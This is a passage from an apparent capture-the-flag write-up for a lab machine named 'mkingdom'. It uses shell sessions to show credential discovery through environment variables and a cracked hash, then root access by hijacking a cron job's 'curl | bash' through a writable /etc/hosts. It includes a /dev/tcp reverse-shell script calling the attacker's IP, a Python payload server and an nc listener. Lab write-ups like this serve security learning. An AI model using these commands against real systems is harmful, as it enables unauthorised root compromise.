67d97d25e90a4914f673b306662641ad4010db82:toadisthebest

┌──(kali㉿classic)-[~]
└─$
```

```
Bye
<html/app/castle/application/files/1517/4495/0349$ su toad
Password:
</app/castle/application/files/1517/4495/0349$ sudo -l
[sudo] password for toad:
Sorry, user toad may not run sudo on mkingdom.
toad@mkingdom:/var/www/html/app/castle/application/files/1517/4495/0349$
```

```
toad@mkingdom:/var/www/html/app/castle/application/files/1517/4495/0349$ id
uid=1002(toad) gid=1002(toad) groups=1002(toad)
</app/castle/application/files/1517/4495/0349$ printenv
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c2
SHELL=/bin/bash
APACHE_RUN_USER=www-data
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEFOdEVTCg==
MAIL=/var/mail/toad
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html/app/castle/application/files/1517/4495/0349
LANG=en_US.UTF-8
APACHE_RUN_GROUP=www-data
HOME=/home/toad
SHLVL=2
LOGNAME=toad
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1002
APACHE_RUN_DIR=/var/run/apache2
APACHE_LOCK_DIR=/var/lock/apache2
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/printenv
toad@mkingdom:/var/www/html/app/castle/application/files/1517/4495/0349$
```

Root Access via Host File

Further analysis revealed that `/etc/hosts` was writable, and psspy showed frequent curl requests to a script counter.sh hosted at mkingdom.thm.

I edited `/etc/hosts` to point mkingdom.thm to my machine Then, I hosted a malicious `counter.sh` containing a reverse shell via Python HTTP server. Once the machine fetched my script, I received a root shell — and captured the final flag.

```
</app/castle/application/files/1517/4495/0349$ su mario
Password:
<l/app/castle/application/files/1517/4495/0349$ ikaTeNTANtES
```

```
mario@mkingdom:/var/www/html/app/castle/application$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       mkingdom.thm
127.0.0.1       backgroundimages.concrete5.org
127.0.0.1       www.concrete5.org
127.0.0.1       newsflow.concrete5.org

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
curl mkingdom.thm:85/app/castle/application/counter.sh
/bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
CRON
```

```
127.0.0.1       localhost
10.13.83.114    mkingdom.thm
127.0.0.1       backgroundimages.concrete5.org
127.0.0.1       www.concrete5.org
127.0.0.1       newsflow.concrete5.org

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```

```
┌──(kali㉿classic)-[/var/…/html/app/castle/application]
└─$ cat counter.sh
#!/bin/bash
sh -i >& /dev/tcp/10.13.83.114/4447 0>&1

┌──(kali㉿classic)-[/var/…/html/app/castle/application]
└─$
```


Trash
File System
File Actions Edit View Help
(kali㉿classic)-[/var/www/html/app]
$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
10.10.54.213 - - [18/Apr/2025 01:23:59] code 404, message File not found
10.10.54.213 - - [18/Apr/2025 01:23:59] "GET /app/castle/application/counter.sh HTTP/1.1" 404 -
127.0.0.1 - - [18/Apr/2025 01:24:50] code 404, message File not found
127.0.0.1 - - [18/Apr/2025 01:24:50] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [18/Apr/2025 01:24:53] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [18/Apr/2025 01:24:54] "GET /castle/ HTTP/1.1" 200 -
127.0.0.1 - - [18/Apr/2025 01:24:55] "GET /castle/application/ HTTP/1.1" 200 -
127.0.0.1 - - [18/Apr/2025 01:24:56] "GET /castle/application/counter.sh HTTP/1.1" 200 -
10.10.54.213 - - [18/Apr/2025 01:24:59] code 404, message File not found
10.10.54.213 - - [18/Apr/2025 01:24:59] "GET /app/castle/application/counter.sh HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
(kali㉿classic)-[/var/www/html/app]
$ cd ..
(kali㉿classic)-[/var/www/html]
$ ls
app index.html index.nginx-debian.html
(kali㉿classic)-[/var/www/html]
$ fuser -k 85/tcp
(kali㉿classic)-[/var/www/html]
$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
10.10.54.213 - - [18/Apr/2025 01:25:59] "GET /app/castle/application/counter.sh HTTP/1.1" 200 -
File Actions Edit View Help
(kali㉿classic)-[~]
$ nc -nlvp 4447
listening on [any] 4447 ...
id
ls
ls
connect to [10.13.83.114] from (UNKNOWN) [10.10.54.213] 57658
sh: 0: can't access tty; job control turned off
uid=0(root) gid=0(root) groups=0(root)
counter.sh
root.txt
counter.sh
root.txt
#